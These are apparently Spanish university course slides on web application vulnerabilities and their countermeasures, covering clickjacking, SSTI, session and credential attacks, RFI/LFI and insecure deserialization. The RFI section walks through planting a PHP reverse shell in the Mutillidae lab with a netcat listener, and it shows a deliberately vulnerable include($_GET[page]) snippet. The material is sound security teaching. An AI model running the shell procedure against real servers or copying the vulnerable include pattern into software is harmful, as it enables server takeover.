
- Este ataque consiste en superponer una capa transparente (*iframes* de HTML) en la interfaz de una aplicación/página web.
  - P. ej. en zonas muy concurridas del sitio web.
  - Actualmente, esta técnica también se utiliza para redirigir a los usuarios a publicidad.

- Objetivo → permite al atacante engañar al usuario, que realiza acciones indeseadas sin percatarse.

- La forma de realizar este ataque puede ser parecida a un XSS → inyecciones de código HTML o JavaScript indeseadas para los usuarios.

- Relacionado con ciertas aplicaciones como las bancarias, este ataque puede ser realmente peligroso.
  - Redirección a sitios web que parecen ser nuestro banco (phishing).

Ejemplo de clickjacking (Mutillidae)



Contramedidas contra el clickjacking

- En general, las contramedidas son similares a las que hemos visto con el XSS y el CSRF.

- Uso de la cabecera HTTP *X-Frame-Options* para evitar que un sitio web pueda ser embebido en otros.

```
X-Frame-Options: DENY
X-Frame-Options: SAMEORIGIN
X-Frame-Options: ALLOW-FROM https://example.com/
```

Server Side Template Injection (SSTI)

- Los motores de plantillas son ampliamente utilizados cuando queremos llevar a cabo una presentación de datos en el cliente de forma dinámica.

- La vulnerabilidad surge cuando el cliente es capaz de modificar de forma directa la lógica del código mediante las entradas que envía al servidor.
  - Lo que da lugar a ejecuciones remotas de código.

- Este problema puede darse en muchos templating engines:
  - *Jinja2* para Python.
  - *Velocity* para Java.
  - *Blade* para Laravel/PHP.

Server Side Template Injection (SSTI)

```
@for ($i = 0; $i < 10; $i++)
    The current value is {{ $i }}
@endfor

@foreach ($users as $user)
    <p>This is user {{ $user->id }}</p>
@endforeach

@forelse ($users as $user)
    <li>{{ $user->name }}</li>
@empty
    <p>No users</p>
@endforelse

@while (true)
    <p>I'm looping forever.</p>
@endwhile
```

SSTI. Preparando el entorno

- Un repositorio de GitHub interesante con diferentes templating engines para practicar el SSTI:
  - https://github.com/DiogoMRSilva/websitesVulnerableToSSTI


- El proyecto trae un Dockerfile para desplegar todos los sitios web vulnerables de forma automática.
  - También cuenta con imagen en Docker Hub.

- En el repositorio existe una lista con los puertos donde se despliega cada uno de los diferentes templating engines.

SSTI. Identificar el TE


- El primer paso para identificar este tipo de vulnerabilidad es identificar si hay un templating engine ejecutándose y su tipo en caso afirmativo.
- Una buena forma para reconocer esto es según las salidas obtenidas con diferentes entradas.
- Un buen listado de posibles entradas o payloads para probar:
  - https://github.com/swisskyrepo/PayloadsAllTheThings
- A partir de aquí, vamos descartando templating engines cuyas salidas no coincidan.


SSTI. Identificar el TE




SSTI. Vulneramos la lógica

- Ejemplo con el engine Smarty:







Contramedidas frente a SSTI

- Nuevamente, sanear las entradas de los usuarios puede evitar bastantes problemas.
- Los usuarios no deberían poder crear ni modificar plantillas → se debe separar la presentación de la lógica de negocio.
- Si no es posible evitar que los usuarios modifiquen plantillas debido a los requisitos de la aplicación/página web, deberíamos utilizar templating engines más simples y ligeros como Mustache.

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- Ataques a sesiones y credenciales

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

Ataques a la autenticación y a la gestión de sesión

- La autenticación puede ser una característica necesaria en las aplicaciones/páginas web.

- Sin embargo, una mala implementación de la misma puede ser un vector de ataque bastante peligroso. Algunos ataques contra la autenticación:
  - Robo de sesión (session hijacking).
    - Session fixation.
    - Token predecible.
    - Sniffing.
  - Ataques de fuerza bruta y por diccionario.
  - Phishing.

Robo de sesión por session fixation

- Si el sitio web mantiene la misma sesión o identificador de un usuario antes y después de la autenticación, está cometiendo un fallo de seguridad.
- Un atacante puede generar un identificador, por ejemplo conectando con el sitio web (incluso sin llegar a autenticarse).
- Usando este identificador, un atacante puede tratar de modificar la petición del usuario legítimo para que utilice el identificador generado.
  - Mediante un ataque Man-In-The-Middle (MITM) podríamos falsificar la cookie de sesión de la víctima.
- Cuando la víctima se autentique, ese identificador se ligará a la sesión del usuario.

Robo de sesión por token predecible

- Si un sitio web genera los tokens de sesión de forma secuencial o predecible, este token no puede considerarse seguro.
  - P. ej. utilizando el timestamp actual y el ID del usuario.
- El atacante puede obtener los posibles tokens de un usuario tanto hacia delante como hacia atrás.
- Puede llegar a ser relativamente fácil obtener el patrón de generación de los tokens.
- Una vez que tenemos los tokens sospechosos, podemos iterar sobre ellos para localizar el utilizado por el usuario objetivo.

Robo de sesión por sniffing

- Da igual lo seguros que sean los tokens generados si el atacante puede acceder a ellos.
- La técnica del sniffing hace referencia a la intercepción y observación de comunicaciones entre cliente y servidor.
- Normalmente este ataque requiere de otro previo que consiga un esquema de Man-In-The-Middle (MITM).
- Una vez interceptamos las comunicaciones podemos buscar el token de sesión enviado en las peticiones:
  - Podemos buscarlo en las cookies, en elementos ocultos en formularios (variables método POST) o implícitos en la URL (variables método GET).

Contramedidas contra el robo de sesión

- Crear los token de sesión de forma que sean aleatorios (tanto como se pueda).
- Los tokens deben caducar.
- No debemos utilizar el mismo token antes y después de la autenticación.
- Debemos utilizar cifrado en las comunicaciones para evitar el sniffing.

Ataques a credenciales por fuerza bruta y diccionario

- Incluso con una buena gestión de sesiones, todavía podemos ser vulnerables a ataques a credenciales.
- Dado que el usuario debe identificarse (generalmente con usuario/contraseña), si el atacante obtiene esta combinación puede usurpar al usuario.
- Una forma de adivinarlos es probar diferentes combinaciones hasta dar con los 2 campos.
- Existen 2 tipos ataques diferentes en este ámbito:
  - Ataques por fuerza bruta: se generan cadenas iterando entre los diferentes caracteres.
  - Ataques basados en diccionario: se emplean usuarios y contraseñas que suelen ser comunes o previamente generados
- Además, estos ataques pueden ser online u offline.


Contramedidas contra la fuerza bruta y diccionarios

- El uso de captchas, timeouts y baneos temporales por múltiples intentos puede paliar los ataques online.
- Políticas de contraseñas (tamaño, caracteres, durabilidad, verificación en dos pasos, etc).
- Los ataques offline se pueden combatir utilizando algoritmos de cifrado fuertes con las contraseñas, además es útil el uso de salts criptográficas.
  - Salt: conjunto de bits utilizados para derivar la generación de hashes y proteger todavía más una contraseña contra este tipo de ataques.

Phishing

- El phishing consiste en tratar de engañar a los usuarios para que den sus credenciales al atacante.
- Existen muchas técnicas de phishing: correos electrónicos, llamadas telefónicas, SMS, páginas web falsas, etc.
- Desde el punto de vista del desarrollador, es difícil defenderse de este ataque.
- Como usuarios podemos tomar las siguientes medidas:
  - Sospechar de fuentes desconocidas.
  - Comprobar las URL antes de acceder a estas.
  - Comprobar si el certificado de la página web existe.

Phishing con SET



Contramedidas contra el phishing

- Como decíamos, como desarrolladores es complicado defenderse ante el phishing.
- Obtener un certificado SSL puede ayudar a los usuarios a evitarlo.
- Educar a los usuarios sería una buena medida, pero en la mayoría de casos es poco realista.

UCLM UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA | CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- Exposición de datos sensibles

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

Exposición de datos sensibles

- Como vimos al principio, la **obtención de servicios y sus versiones** por parte de un atacante puede ser mortal para la seguridad de un sistema, sobre todo si estas versiones están desactualizadas y son vulnerables.

- Algunos datos sensibles también pueden ser obtenidos por **sniffing** durante la comunicación entre cliente y servidor:
  - Cookies, recursos de la aplicación/página web (URLs), parámetros de la petición…

- Además de versiones, existen muchos otros elementos que no deben ser expuestos en el **código, páginas de error**, etc, de un sitio web:
  - Contraseñas, usuarios, claves privadas…

- Por lo general, el usuario de un sitio web no debe ver más que los recursos a los que puede acceder legítimamente → es necesaria una capa segura de **autenticación y autorización**.

Contramedidas contra la exposición de datos sensibles

- El conocimiento y buena gestión de los posibles datos sensibles de una aplicación/página web es clave.
  - Variables de entorno, API keys, conexiones a servidores de bases de datos u otros servicios…
- El uso de cifrado robusto tanto en la transmisión como en el almacenamiento de los datos (en concreto, los sensibles).
  - Diferenciando la robustez de los algoritmos de cifrado empleados y los procesos de cifrado diseñados e implementados por los desarrolladores.
- No almacenar y/o posteriormente eliminar los datos innecesarios para el correcto funcionamiento del sitio web.
- Los logs que se almacenan con propósitos de desarrollo, testing y monitorización deben tener fecha de caducidad y estar bien protegidos y/o aislados.

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- Inclusión y obtención de ficheros en el servidor

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

RFI y LFI

- Los dos ataques se refieren a la inclusión o carga de ficheros maliciosos en servidores que ofrecen páginas dinámicas mediante PHP:
  - **Remote File Inclusion (RFI):** ataque de inclusión de ficheros remotos mediante URLs de diferentes dominios.
  - **Local File Inclusion (LFI):** ataque de inclusión (exposición) de ficheros locales alojados en el propio servidor atacado.

- Estas vulnerabilidades se producen cuando desde el cliente se permite elegir la **inclusión de una página web en otra**.
  - Mediante funciones como *include*, *include_once*, *require* o *require_once* de PHP.

- Este ataque puede llegar a ser sumamente peligroso si, además de subir archivos al servidor, somos capaces de que estos se **ejecuten**, por lo que podemos obtener parte del control del servidor.
  - Con permisos del usuario que ejecuta el servidor web (www-data).
  - Para obtener el control total, sería necesaria una escalada de privilegios explotando otras vulnerabilidades.

RFI y LFI

```
<a href=index.php?page=login.php>Iniciar Sesión</a>

<?php
    $page = $_GET[page];
    include($page);
?>
```

RFI PoC


No es seguro | 192.168.0.50/mutillidae/index.php?popUpNotificationCode=L1H0&page=https://www.marca.com/
OWASP Mutillidae II: Web Pwn in Mass
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder)
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset D
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Es noticia: Xavi / Alcaraz Masters 1000 / Bayer Leverkusen - Betis / Adeyemi / Colegio Montealto atropello / Alonso / El Hormiguero / La R
La portada de hoy
Radio MARCA
MARCA
Fútbol
Baloncesto
Motor
Polideportivo
Coches
Última hora
Program
LALIGA
REPORTAJE

RFI PoC

- Existen muchas shells en PHP y otros lenguajes que nos permiten explotar una vulnerabilidad RFI.
  - Objetivo → obtener el control del servidor.

- Existen dos tipos de shell:
  - **Bind shell**: el atacante inicia directamente la conexión a la máquina víctima.
    - https://github.com/flozz/p0wny-shell
  - **Reverse shell**: es la máquina víctima la que inicia la conexión con el atacante.
    - https://github.com/pentestmonkey/php-reverse-shell
    - Este tipo de shell nos puede permitir evitar firewalls e IDSs, ya que las peticiones se inician dentro de la propia red de la víctima (tráfico outbound).

RFI PoC

- Vamos a probar a incluir una reverse shell en Mutillidae II.
  - Descargamos el repositorio desde GitHub.
  - Importante cambiar la extensión de la shell de *.php* a *.txt* → si es un *.php* la shell se estaría interpretando para nuestra máquina y no para el servidor web.
  - Modificamos IP y puerto dentro del código de la shell para que se conecte con nuestra máquina Kali Linux.
  - Levantamos un servidor web en Kali Linux con el comando *service apache2 start* y copiamos la shell a */var/www/html*.
  - Dejamos Netcat a la escucha en el puerto 1234 con el comando *nc -nlvp 1234*.
  - Realizamos la inclusión remota de la shell en Mutillidae II.
  - **Tenemos acceso al servidor desde Kali Linux bajo el usuario www-data!**

LFI PoC

- La clave para realizar este ataque es conocer la estructura dentro del servidor web. Si se está ejecutando un servidor Apache, podemos esperar que el directorio actual sea */var/www/html*.

Contramedidas contra RFI y LFI

- La forma de evitar los ataques RFI es controlando el contenido (parámetros de entrada) que los usuarios cargan en el sitio web:
  - Controlar la extensión de los ficheros cargados.
  - Controlar el contenido del fichero (si es posible) → **es código?**
  - Si no es necesario, no permitir la carga de ficheros.
  - Que los ficheros que se suban sean de solo lectura.

- Para evitar los ataques LFI, en PHP podemos modificar las opciones ***allow_url_fopen*** **y** ***allow_url_include*** del fichero de configuración *php.ini.*
  - Evitan que se puedan incluir URLs como ficheros mediante funciones PHP como *include* o *require*.
  - Estas opciones también son útiles para evitar el RFI.

- También se puede (debe) fortificar el servidor web para evitar que se pueda salir fuera del directorio donde se ejecuta.

UCLM UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA | CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- Deserialización insegura

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

Necesidad de serialización

- Al trabajar en red, solemos encontrarnos con entornos muy heterogéneos: diferentes **tecnologías, dispositivos y aplicaciones** coexisten en un mismo entorno.

- En ocasiones, es necesario que componentes diferentes se comuniquen entre ellos.
  - Deben de ser capaces de intercambiar información de tal forma que ambos componentes puedan entenderla.

- Para ello existe la **serialización,** la cual consiste en codificar un objeto o fragmento de información para enviarla por la red, de forma que el receptor la entienda.

Ejemplo de serialización

```php
<!DOCTYPE html>
<html>
<body>

<?php
$data = serialize(array("Red", "Green", "Blue"));
echo $data;
?>

</body>
</html>
```

```
a:3:{i:0;s:3:"Red";i:1;s:5:"Green";i:2;s:4:"Blue";}
```

https://www.w3schools.com

Deserialización insegura

- Existen diferentes formatos de serialización:
  - JSON y XML son los más utilizados.
- Los lenguajes de programación tienden a integrar mecanismos de serialización nativos.
  - Java, Python, PHP…
  - Go utiliza JSON (métodos *Marshal* y *Unmarshal*).
- Aunque los lenguajes son diferentes, las formas de explotar la vulnerabilidad son muy parecidas:
  - Deserialización de objetos hostiles que permitan modificar la lógica de la aplicación o la ejecución de código remoto.
  - Intercepción y manipulación de datos serializados, atentando contra la integridad y confidencialidad del sitio web.

Contramedidas a la deserialización insegura

- No aceptar objetos serializados de fuentes no confiables.
- Aplicar controles de integridad a los objetos serializados (firmas digitales).
- Comprobar el tipo de los datos que se están deserializando y/o solo aceptar tipos de datos primitivos.
- Deserializar objetos en entornos aislados con privilegios mínimos.

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- Control de acceso inseguro

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

Control de acceso inseguro

- Ocurre cuando es posible elevar los privilegios de un usuario de un sitio web de forma ilícita.

- Suele deberse a un fallo de configuración, aunque también podría ocurrir por:
  - Un fallo en la lógica del sitio web o API de autenticación (si se usa).
  - Vulnerabilidades que permitan a un usuario modificar el estado de otro usuario, por ejemplo, mediante una inyección SQL o CSRF.
  - Porque no se controlan correctamente las cookies y tokens de sesión.
  - Porque el atacante logra obtener y/o manipular el token de sesión del usuario con privilegios y lo utiliza en su nombre.

Contramedidas al control de acceso inseguro

- Auditar correctamente la lógica de la aplicación y de la API si existe.
- Defendernos correctamente de otras vulnerabilidades como SQLi, CSRF, robo de sesión, etc.
- Controlar correctamente las cookies y tokens de sesión.

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA
Escuela Superior Ingeniería Informática
DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS
XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE
CFR FERROL

